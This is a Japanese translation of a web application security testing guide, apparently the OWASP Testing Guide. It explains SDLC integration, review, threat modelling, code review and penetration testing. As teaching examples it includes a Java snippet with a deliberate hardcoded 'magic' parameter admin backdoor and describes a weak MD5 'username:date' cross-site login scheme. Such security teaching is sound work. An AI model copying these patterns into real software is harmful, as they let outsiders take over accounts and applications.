


図2:暴露の窓

アプリケーションにおけるセキュリティ問題の再発を防ぐためには、開発方法論において適切であって、かつ、機能するような、標準や、内部規程、ガイドラインを整備して、ソフトウェア開発ライフサイクル（SDLC）の中にセキュリティを組み込むことが不可欠です。脅威モデルや他の技法は、システムの最もリスクが高い部分に適切な資源を割り当てるために使用するべきでしょう。

SDLC は王者です

ソフトウェア開発ライフサイクル（SDLC）は開発者によく知られているプロセスです。セキュリティを SDLC のそれぞれのフェーズに統合することによって、アプリケーションセキュリティへの全体的なアプローチが可能になり、組織の中ですでに存在している手順を強化することができます。組織が使用している SDLC モデルによっては、それぞれの段階の名称が異なっているかもしれませんが、アプリケーションを開発するために、元々の SDLC の概念的な段階（すなわち、定義、設計、開発、実装、維持運用）が使用されていることに留意してください。費用効果が高く、包括的なセキュリティ対策を確実にするためには、それぞれの段階にセキュリティの対策があり、それが既存のプロセスの一部になっていなければなりません。

早期に、かつ、頻繁にテストしてください

ソフトウェア開発ライフサイクル（SDLC）の中で早期にバグが発見されると、バグは、より速く、より低いコストで対処することができます。この点に関しては、セキュリティバグであっても、機能的バグや性能的バグとの違いはありません。早期発見を可能にするための重要なステップが、共通のセキュリティ問題とその検出、防止方法について、開発組織と品質管理組織を教育研修することです。新しいライブラリや、ツール、言語も（より少ないセキュリティバグで）よりよいプログラムを設計するのに役立つかもしれませんが、新しい脅威は常に発生します。そして開発者は開発しているソフトウェアに影響を与える脅威に注意を払わなければなりません。セキュリティテストに関する教育研修は、開発者が攻撃者の視点からアプリケーションをテストするという、適切な思考方法を獲得するのに役立ちます。こうしたことによって、それぞれの組織がセキュリティ問題を自部門の既存の責任の一部であると考えることを可能にします。

セキュリティの範囲を理解してください

該当するプロジェクトがどのぐらいのセキュリティを必要としているかを知ることが重要です。守られるべき情報と資産が、どのように扱われるべきであるかを示す分類（例えば、秘密情報、機密情報、極秘情報）を決めなければなりません。満たすべき、どのような特定のセキュリティが要求されているのかを確実にするために、法務部門と議論しなければなりません。米国では、グラム・リーチ・ブライリー法[8]のような連邦条例、あるいは、カリフォルニア州法 SB1386[9]のような州法からの要求があるかもしれません。EU各国に本拠地を置く組織は、各国の国内法と、EU指令の双方が適用されるかもしれません。例えば、EU指令96/46/EC4[10]によって、どのようなアプリケーションであっても、アプリケーションで個人情報を取扱う場合は注意義務が必須になります。

正しい思考態度を確立してください

セキュリティ脆弱性のためにアプリケーションテストを成功させるには、「箱の外で」考えることが必要です。正常な使用事例（ユースケース）では、開発者が予想した方法で、ユーザがアプリケーションを使用するときの、アプリケーションの正常な振る舞いをテストします。優れたセキュリティテストは、予想される範囲を越え、アプリケーションを破ろうとしている攻撃者のように考えることが必要です。創造的な思考は、予想されないデータが安全ではない方法によって、アプリケーションに障害を発生させるかどうかを判断するのに役立ちます。同様に、ウェブ開発者が設定したどの前提条件が、正しいとは限らないか、また、どのようにくつがえすことができるのかを発見するのに役立ちます。この点が、脆弱性の自動テストにおいて、自動化されたツールが実際にはうまく機能しない理由の一つなのです。創造的な思考は、個別の状況を踏まえて実施しなければなりませんが、ほとんどのウェブアプリケーションは（たとえ共通の枠組みを使っているとしても）独特な方法で開発されているからです。

対象を理解してください

どのセキュリティ計画でも、最初の主要な実施項目の1つとして、アプリケーションの正確な文書を要求しなければなりませ

ん。設計方針、データフロー図、使用事例等が正式に発行された文書に記載されていて、レビューに提供されなければなりません。技術的な仕様とアプリケーションの文書は、望ましい使用事例だけでなく、特に禁止されている使用事例のリストも含めなければなりません。最終的には、少なくとも、組織が所有するアプリケーションやネットワークに対する攻撃の傾向把握や監視を行う、基本的なセキュリティ基盤（例えば、IDS システム）を持つのがよいでしょう。

正しいツールを使ってください

すでに、銀の弾丸のような万能ツールはないと述べましたが、ツールは、セキュリティ計画全体において重要な役割を果たします。多くの日常的なセキュリティ業務は、オープンソースから市販ソフトウェアまでの広い範囲にわたるツールによって自動化することができます。こうしたツールは、セキュリティ要員の仕事を支援することによって、セキュリティプロセスを単純化し、効率化することができます。こうしたツールについて、何ができて、何ができないかを理解することは重要ですが、もしそうであれば、売られすぎたり、間違って使われたりすることはないでしょう。

悪魔は細部に宿る

アプリケーションの表面的なセキュリティレビューを実施しただけで、アプリケーションが完全であるとは考えないことが重要です。間違った自信は、間違った感覚を植え付けますが、これは、セキュリティレビューをしなかったのと同じくらい危険です。発見事項を注意深くレビューし、報告書に残っているかもしれない過剰検出事項を排除することが重要です。正確でないセキュリティ発見事項を報告してしまうと、残りのセキュリティ報告書の有効な主張も信用されなくなることが多いのです。アプリケーションロジックのすべての可能なセクションがテストされたか、また、すべての使用事例（ユースケース）のシナリオにおける潜在的な脆弱性が調査されたかについて、注意を払わなければなりません。

利用可能であれば、ソースコードを使用してください

ブラックボックス侵入テストの結果は、運用環境で脆弱性がどのように暴露されたかを見せるために有効で、印象的にすることもできますが、アプリケーションを安全にするための最もよい方法とは言えません。もし、アプリケーションのソースコードが利用可能であれば、レビュー実施中に、セキュリティテスト実施者に渡すべきでしょう。ブラックボックステストで発見できないかもしれない脆弱性が、アプリケーションソースコード中に発見できる可能性があります。

計測方法を確立してください

優れたセキュリティ計画では、物事が改善されているかどうかを決定する能力が重要な部分を占めています。テスト実施結果を追跡し、組織におけるアプリケーション・セキュリティの傾向を明らかにする計測方法を確立することが重要です。計測方法には、さらなる教育研修が必要かどうか、特定のセキュリティの仕組みできちんと理解されていない、または、実装されていないものがあるか、毎月発見されるセキュリティ関連の問題点が減少しているか、などがあります。利用可能なソースコードから自動的に生成される一貫性の計測は、組織のソフトウェア開発においてセキュリティバグを減少させるために導入した仕組みの有効性の評価にも役立つでしょう。計測方法は簡単に開発できないので、OWASP 計測プロジェクトや他の組織によって提供された標準的な計測方法を使用することによって、早いスタートを切ることができるかもしれません。

テスト結果を文書化してください

テストプロセスを完了するために、どのようなテスト方法を誰が実施したか、いつ実施したか、および、発見事項の詳細を正式の記録として作成することが重要です。開発者、プロジェクト管理者、経営者、IT 部門、監査員、法務部門など含むすべての関係者に有用な報告書として受入れ可能な様式について合意しておくことは、よい方法です。報告書は、経営者に対して、どこに物理的なリスクが存在するかを明確にし、引き続き実行される緩和対策への支持を得るのに十分な内容でなければなりません。報告書は、開発者に対して、開発者が理解できる言語による解決のための推奨策とともに、脆弱性によってどの機能が影響を受けるかを正確に、ピンポイントで明確にしなければなりません。最後ですが重要なこととして、報告書の執筆は、セキュリティのテスト実施者に過度に負担を掛けるべきではありません。セキュリティのテスト実施者は、特に創造的な文章技術で有名である、というわけではありません。そのため、複雑な報告書を書くことで合意してしまうと、テスト結果が適切に文書化されない事例が発生することがあります。

テスト技法の説明

このセクションでは、テスト計画を策定するときに、使用可能なさまざまなテスト技法について、簡単な概要を記述します。テスト技法の個々の方法論については、ここでは記述しませんが、第3章で記述します。このセクションでは、第 3 章で記述される枠組みに対して、意味付けを行い、考慮されるべきいくつかの技法について、利点と欠点に注目します。特に、次の項目を取り上げます:

- 手動検査とレビュー
- 脅威モデル
- コードレビュー
- 侵入テスト

手動検査とレビュー

概要

手動検査は人間が行うレビューであって、典型的には、要員、内部規程、および、プロセスのセキュリティとの関係をテストしますが、基本設計(アーキテクチャ設計)のような技術的決定の検査を含むこともできます。通常、文書を分析するか、設計者やシステム所有者にインタビューを行なうことによって実施します。手動検査、または、人間によるレビューの概念は単純ですが、利用可能な技法の中で、最も強力で、効果的な技法になり得るものです。誰かに、あるものについて、どのように機能しているのか、なぜ、このような方法で組み込んだのか、などと尋ねることによって、テスト実施者は、セキュリティ上の懸念事項が存在するおそれがあるかどうかを素早く判断することができます。手動検査とレビューは、ソフトウェア開発ライフサイクルプロセス(SDLC)自身をテストして、適切な内部規程や職務遂行能力(スキルセット)が存在することを確実にする数少ない方法の 1 つです。人生における多くのものと同じように、手動検査とレビューを実行するときは、「信頼検証モデル」を採用することを推奨します。必ずしも、すべての人が話したすべてのことが正確であるとは限りません。手動レビューは、要員がセキュリティプロセスを理解し、内部規程を知らされていて、安全なアプリケーションを設計し、実装するための適切な能力を持っているかどうかをテストする場合に、特に優れています。文書、安全なコーディング規約、セキュリティ要求事項、基本設計の手動レビューなどを含む活動は、すべて手動検査を使用して実施しなければなりません。

利点:

- 技術的な支援が不要
- さまざまな状況で適用可能
- 柔軟性がある
- チームワークを促進
- SDLC の早期に実施可能

欠点:

- 時間が掛かることがある

- 支援資料が常に利用可能とは限らない
- 有効に実施するには、人間の深い思考力と高い能力が必要！

脅威モデル

概要

脅威モデルは、システム設計者がシステムやアプリケーションが直面するかもしれないセキュリティ上の脅威について考えることを支援する、よく知られたテスト技法になりました。従って、脅威モデルは、アプリケーションのリスク評価と見なすことができます。実際、脅威モデルは、設計者に潜在的脆弱性のために緩和戦略を展開することができるようにし、必然的に限定された資源と注意を最も必要とするシステムに集中することを支援します。すべてのアプリケーションが脅威モデルを策定し、文書化することを推奨します。脅威モデルが SDLC において、可能な限り早く策定するべきですが、アプリケーションが進化し、開発が進行するにつれて、見直す必要があります。脅威モデルを策定するために、NIST800-30［11］「リスク評価のための標準」に従った単純なアプローチをとることを推奨します。このアプローチは、次の点を含みます:

- アプリケーションを分解します － 手動の検査のプロセスを通じて、どのようにアプリケーションが稼動するのか、アプリケーションの資産や、機能、接続を理解してください。
- 資産を定義して、そして分類します － 資産を有形資産と無形資産に分類し、事業の重要性に従ってランク付けしてください。
- 潜在的脆弱性を調査します － 技術的、運用的、または、管理的な脆弱性にかかわらず。
- 潜在的脅威を調査します － 脅威シナリオ、または、攻撃の木を使うことによって、攻撃者の視点から潜在的攻撃の方向性について、現実的な意見を形成してください。
- 緩和戦略を策定します － 現実的であると見なされた各脅威について、緩和対策を検討してください。脅威モデル自身からの出力はさまざまに変わりますが、典型的には、リストと図の集合体です。OWASP コードレビューガイドは、アプリケーションの設計における潜在的なセキュリティ不具合発見のために、アプリケーションをテストする際の参考情報として利用可能な、アプリケーション脅威モデル方法論の概略を示しています。アプリケーションの脅威モデルを策定し、アプリケーション上の情報リスク評価を実行するのに、正しい方法や、誤った方法は存在しません［12]。

利点:

- システムに対する、実際的な攻撃者の視点
- 柔軟性がある
- SDLC の早期に実施可能

欠点:

- 比較的新しいテスト技法
- 優れた脅威モデルが、優れたソフトウェアを自動的に意味するわけではない

ソースコードレビュー

概要

ソースコードレビューは、ウェブアプリケーションのソースコードにセキュリティ上の問題点がないか、手動で点検するプロセスです。多くの深刻なセキュリティの脆弱性は、他の分析やテスト方法では検出できません。よく言われているように、「もし本当に何が起こっているかを知りたいなら、まっすぐにソース(源流)に行け」です。ほとんどすべてのセキュリティ専門家は、実際にコードを見ることに対する代替手段はないということに同意するでしょう。セキュリティ上の問題点を特定するためのすべての情報は、コードのどこかにあります。オペレーティングシステムのような、開発会社以外に公開されないソフトウェアのテストとは異なり、ウェブアプリケーションをテストするときは、(特に組織内部で開発されていれば)、ソースコードは、テストの目的のために利用可能にしなければなりません。ソースコードがあれば、テスト実施者は、何が起こっているか(あるいは、何が起こると考えられるか)を正確に判断することができ、ブラックボックステストにおける推定作業を排除することができます。ソースコードレビュー中に見つかる可能性の高い問題点としては、同時発生問題、ビジネスロジックの不具合、アクセス制御問題、危殆化した暗号などであり、また、バックドア、トロイの木馬、イースターエッグ、時限爆弾、ロジック爆弾他の悪意のあるコードも含んでいます。これらの問題点は、しばしばウェブサイトで最も有害な脆弱性として掲載されます。ソースコード解析は、入力妥当性検査が行なわれなかったか、フェイルオープン制御手順が存在しているようなときに、組み込み上の問題点を発見するのに極めて効果的です。しかし、実装されたソースコードが、分析されたソースコードと同じものではないかもしれないので、運用手順もレビューする必要があること[13]を忘れないでください。

利点:

- 完全性と有効性がある
- 正確性がある
- (有能なレビュー実施者であれば)速い

欠点:

- 高い能力を持つセキュリティ開発者を必要とする
- ライブラリをコンパイルするときの問題点を見逃す可能性がある
- ランタイムエラーは容易に検出できない
- 実際に実装されたソースコードと分析対象は異なっているかもしれない

コードレビューについてのさらなる情報は、OWASP コードレビュープロジェクトをご覧ください。

侵入テスト

概要

侵入テスト(ペネトレーションテスト)は、長年にわたって、ネットワークセキュリティをテストするための共通のテスト技法として使用されてきました。ブラックボックステスト、または、倫理的ハッキングとしても知られています。侵入テストは、本質的に、セキュリティの脆弱性を発見するために、アプリケーション自身の内部構造を知らずに、稼働中のアプリケーションをリモートでテストする「芸術」です。典型的には、侵入テスト実施チームは、自分たちがユーザであるかのように、アプリケーションにアクセスします。テスト実施者は、あたかも攻撃者のように行動し、脆弱性を発見し、攻略しようとします。多くの場合、テスト実

施者は、システムの有効なアカウントを与えられます。侵入テストは、ネットワークセキュリティにおいて効果的であることは分かっていますが、このテスト技法は、アプリケーションにそのまま翻訳することはできません。侵入テストがネットワークとオペレーティングシステムに対して実施されるとき、テスト時間のほとんどは、特定の技術で既知の脆弱性を発見し、攻略することに費やされます。ウェブアプリケーションは、ほとんどが注文生産ですので、ウェブアプリケーションの現場における侵入テストは、純粋な研究に類似しています。プロセスを自動化する侵入テストツールが開発されましたが、やはり、ウェブアプリケーションに対しては、その性質のために、有効性がほとんどありません。現在では、多くの人が、ウェブアプリケーション侵入テストを主要なセキュリティテスト技法として使用しています。ウェブアプリケーション侵入テストが、テスト計画に一定の位置を占めているのは確かですが、主要な、または、唯一のテスト技法であると考えるべきではないと信じています。[14]の中で、ゲーリー・マグローは、侵入テストをうまく要約して、次のように述べました。「もし侵入テストに合格しなかったら、本当に深刻な問題点があることが分かる。しかし、もし、侵入テストに合格したとしても、深刻な問題点がないかどうかは分からない。」しかしながら、焦点を合わせた侵入テスト(すなわち、以前のレビューで検出された既知の脆弱性を攻略しようとするテスト)は、ウェブサイトに実装されたソースコード中で、いくつかの特定の脆弱性が実際に修正されたかどうかを検出するのに有用なことがあります。

利点:

- 高速に(そのため低価格に)することができる
- ソースコードレビューよりも、比較的低い能力しか要求されない
- 実際に暴露されているコードをテストする

不利益:

- SDLC では、あまりにも遅い時期に実施
- 正面衝突テストのみ!

バランスがとれたアプローチの必要性

ウェブアプリケーションのセキュリティのテストに、多くのテスト技法と多くのアプローチがある中で、どの技法を、いつ使うべきかを理解することは困難です。経験によれば、テストの枠組みを構築するために、正確に、どのテスト技法を使うべきかについては、正しい答えも、誤った答えもありません。すべてのテスト技法は、テストする必要があるすべての場所を確実にテストするために、使われるべきであるという事実は依然として変わりありません。しかしながら、明確なことは、すべての問題が対処されたことを確実にするために実施するすべてのセキュリティテストを効果的に実施する、ただ 1 つのテスト技法はないということです。多くの組織では、1つのアプローチを採用しますが、これは、歴史的には侵入テストでした。侵入テストは有用ですが、テストする必要がある問題点の多くに効果的に対処することができず、ソフトウェア開発ライフサイクル(SDLC)においては、「あまりにも遅く、あまりにも小さい」のです。正しいアプローチは、手動のインタビューから技術的なテストまで、いくつかのテスト技法を含むバランスがとれたものです。バランスがとれたアプローチは、SDLC のすべてのフェーズでテストを確実に実施できます。このアプローチでは、そのときの SDLC のフェーズによって、利用可能であって、最も適切なテスト技法を利用します。もちろん、たった1つのテスト技法が可能であるときや状況もあります。例えば、すでに生成されたウェブアプリケーションのテストであって、テスト実施チームがソースコードへのアクセスを持っていない場合です。この場合は、なにもテストしないよりは、侵入テストが明らかに優れています。しかしながら、テスト実施チームに、ソースコードへのアクセス権を要求し、より完全なテスト実施の探求することを推奨します。バランスがとれたアプローチが、テストプロセスの成熟度や企業文化のような、多くの要因によって変化します。しかし、バランスがとれたテストの枠組みが図3と図4に示し

た表示のように見えることを推奨します。次の図は、典型的な比率をソフトウェア開発ライフサイクルに重ねたものです。研究や経験を維持して、組織が開発の早い段階に重点をおくことが重要です。




図3：SDLC におけるテスト実施比率

次の図は、典型的な比率をテスト技法に重ねたものです。




図4：テスト技法によるテスト実施比率

ウェブアプリケーションスキャナについてのメモ

多くの組織が、自動化されたウェブアプリケーションスキャナを使い始めました。ウェブアプリケーションスキャナは、テスト計画において一定の場所を占めていることは間違いありませんが、なぜ、自動化されたブラックボックステストが、現在も、また、今後も効果的であるとは信じられないかについて、いくつかの基本的な問題点を強調しておきたいと考えます。これらの問題点を強調することによって、ウェブアプリケーションスキャナの使用を思いとどまらせようとしているわけではありません。そうではなく、ウェブアプリケーションスキャナの限界が理解されるべきであって、テストの枠組みが適切に計画されるべきであると言いたいのです。（注：OWASP は、ウェブアプリケーションスキャナのベンチマーキングプラットホームを開発するために活動しています。） 次の例で、自動化されたブラックボックステストがなぜ効果的ではないかを示します。

例1：マジックパラメータ

「magic」という変数名とその値のペアを受け取る、単純なウェブアプリケーションを想像してください。単純にするために、GET のリクエストは、次のようにします：
http://www.host/application?magic=value

さらに単純化するために、変数の値は、ASCII の文字の a - z（大文字、または、小文字）と、整数の 0 - 9 とします。このアプリケーションの設計者はテストの際に、管理者だけのバックドア（裏口）を作成しましたが、無頓着な立会人に発見されないよう、分かりにくくしました。変数の値として sf8g7sfjdsurtsdieerwqredsgnfg8d（30 文字）を送信することによって、ユーザはログインすることができ、アプリケーションの全体の制御が可能な管理者用画面が表示されます。HTTP のリクエストは、こうなります：
http://www.host/application?magic= sf8g7sfjdsurtsdieerwqredsgnfg8d

他のすべてのパラメータが単純に2文字、または、3文字の文字列であったとすれば、例えば、28 文字から文字列の組合せを推測し始めることはできないでしょう。ウェブアプリケーションスキャナは、総当り(ブルートフォース)方式(または推測)によって、30 文字のすべての鍵空間の探索を必要とします。その大きさは、30^28(30 の 28 乗)の順列(訳注)、あるいは何兆という HTTP リクエストに達します！ これは、デジタルの干し草の山の中で、1 個の電子を探すようなものです！ この例のマジックパラメータのチェックコードは次のようになるでしょう:
(訳注: 正確には、アルファベット 26 種×2、数字 10 種の重複順列で、62 の 30 乗、約 6×10 の 53 乗です)

```
public void doPost( HttpServletRequest request, HttpServletResponse response)
{
String magic = “sf8g7sfjdsurtsdieerwqredsgnfg8d”;
boolean admin = magic.equals( request.getParameter(“magic”));
if (admin) doAdmin( request, response);
else …. // normal processing
}
```

コードを見れば、脆弱性は、潜在的問題点としてすぐにページから飛び出すように目に入ってきます。

例2:よくない暗号
暗号はウェブアプリケーションで広く使われます。開発者がサイトAで認証したユーザを自動的にサイトBでも認証する単純な暗号アルゴリズムを書くことに決めたと想像してください。開発者は、知恵を絞ったつもりで、もしユーザがサイトAにログインしたら、MD5 ハッシュ機能を使い、Hash {username:date} で鍵を生成することに決定します。ユーザがサイトBに受け渡されるときに、HTTP リダイレクトでクエリーストリングを使用して、サイトBに鍵を送ることにします。サイトBが独立にハッシュ値を計算して、リクエストで渡されたハッシュ値と比較します。もし、二つのハッシュ値が一致するなら、サイトBは、ユーザが主張するとおりに、ユーザを認証します。明らかに、処理の流れの説明の中で不適切な部分が分かります。仕組みが分かった人(あるいは、教えてもらった人や、バグトラックから情報をダウンロードした人)であれば誰でも、どのようにして、任意のユーザとしてログインできるかを見ることができるでしょう。インタビューのような、手動の検査であれば、このセキュリティ上の問題点をすぐに発見できたでしょう。コード検証(インスペクション)でも発見できたでしょう。ブラックボックスのウェブアプリケーションスキャナでは、128 ビットのハッシュ値がユーザごとに異なり、また、ハッシュの性質として、予測可能な方法では変化しないと考えるかもしれません。

スタティック(静的)なソースコードレビューツールについての注釈
多くの組織がスタティックなソースコードスキャナを使い始めました。スタティックなソースコードスキャナは、包括的なテスト計画において一定の場所を占めているのは間違いありませんが、単独で使われるときには、なぜ、このアプローチが効果的であるとは信じられないかについて、いくつかの基本的な問題点を強調しておきたいと考えます。スタティックなソースコードスキャナのみでは、設計に起因する不具合を特定することができません。なぜなら、コードが生成された理由を理解できないからです。ソースコード解析ツールはコーディングの不具合によるセキュリティ上の問題点を決定するためには有用ですが、発見事項の妥当性を検証するためには、かなりの手動作業が必要です。

セキュリティ要求事項によるテストの導出

もし、優れたテスト計画を策定したいのであれば、テストの目的が何であるかを知る必要があります。テストの目的は、セキュリティ要求事項によって特定されます。このセクションでは、どのようにして、セキュリティテストのための要求事項を、適用可能な標準、規制、および、肯定的、あるいは、否定的なアプリケーションの要求事項から導き出すことによって文書化するかについて詳細に論じます。また、どのように、セキュリティ要求事項が SDLC において効果的にセキュリティテストを推進するか、そして、どのように、セキュリティテストデータをソフトウェアセキュリティリスクを効果的に管理するために使うことができるかについても論じます。

テスト目的

セキュリティテストの目的の1つは、セキュリティ対策が期待されたように機能しているかを検証することです。これは、セキュリティ対策の機能を記述した、「セキュリティ要求事項」によって文書化されています。これは、高い水準では、データやサービスの機密性、完全性、および、可用性を証明することを意味します。もう1つの目的は、セキュリティ対策が、脆弱性がまったくないか、あってもごくわずかな状態で実装されていることを検証することです。ここで言う脆弱性とは、OWASP トップテンのような共通の脆弱性のことですが、SDLC において、脅威モデルや、ソースコード解析、侵入テストのようなセキュリティ評価によって以前に特定された脆弱性も含みます。

セキュリティ要求事項の文書化

セキュリティ要求事項の文書化における最初のステップは、「事業上の要求事項」を理解することです。事業上の要求事項の文書は、アプリケーションに予想される機能の最初の、高水準の情報を提供することができるでしょう。例えば、アプリケーションの主目的は、顧客に金融サービスを提供することかもしれませんし、オンラインカタログから商品を選択し、支払いを済ませることかもしれません。事業上の要求事項のセキュリティに関する部分は、規則、標準、内部規程などの適用可能なセキュリティ関係文書に準拠するとともに、顧客情報を守る必要性に注目しなければなりません。

適用可能な規則、標準と内部規程の一般的なチェックリストは、ウェブアプリケーションの予備的なセキュリティ順守分析の目的を十分に満足させるものです。例えば、アプリケーションが機能・稼動する事業領域及び国または州に関する情報を確認することによって、順守すべき規則を特定することができます。このような順守ガイドラインと規則のいくつかについては、セキュリティ対策のために特定の技術的要求事項に言い換えられているかもしれません。例えば、金融のアプリケーションの事例では、認証のための FFIEC（米国連邦金融機関検査協議会）ガイドライン［15］の順守では、金融機関が多重のセキュリティ対策と多要素認証によって、脆弱な認証のリスクを緩和するアプリケーションを実装することを要求しています。

また、適用可能な業界のセキュリティ標準は、一般的なセキュリティ要求事項チェックリストに取り込む必要もあります。例えば、顧客のクレジットカードデータを取り扱うアプリケーションの場合、PCI DSS（ペイメントカード業界データセキュリティ標準）［16］の標準によって、PIN（暗証番号）と CVV2（セキュリティコード）データの保管が禁じられ、加盟店は保管している磁気ストライプのデータを保護し、送信を暗号化し、ディスプレイを遮蔽（しゃへい）するように要求されています。このような PCI DSS のセキュリティ要求事項はソースコード解析によって妥当性を検証することができます。

もう 1 つのチェックリストのセクションでは、組織の情報セキュリティ標準と内部規程に準拠するための一般的な要求事項を強制する必要があります。機能的な要求事項の視点からは、セキュリティ対策の要求事項と情報セキュリティ標準の項目番号の対応関係を明確にする必要があります。このような要求事項は、例えば次のようなものです。「アプリケーションが使用する認証機能では、6文字以上の英数字からなる複雑なパスワードを強制しなければなりません。」 セキュリティ要求事項と順守規則を対応づけていれば、セキュリティテストによって、規則違反のリスクにさらされているかどうかを検証することができます。情報セキュリティ標準と内部規程には記載されていないセキュリティ違反が発見された場合は、結果的にリスクになるのであれば文書化し、組織として対処しなければ（つまり、何とかしなければ）なりません。このような理由によって、セキュリティ順守の要求事項は強制可能ですから、きちんと文書化し、セキュリティテストで妥当性を検証する必要があります。

セキュリティ要求事項の検証

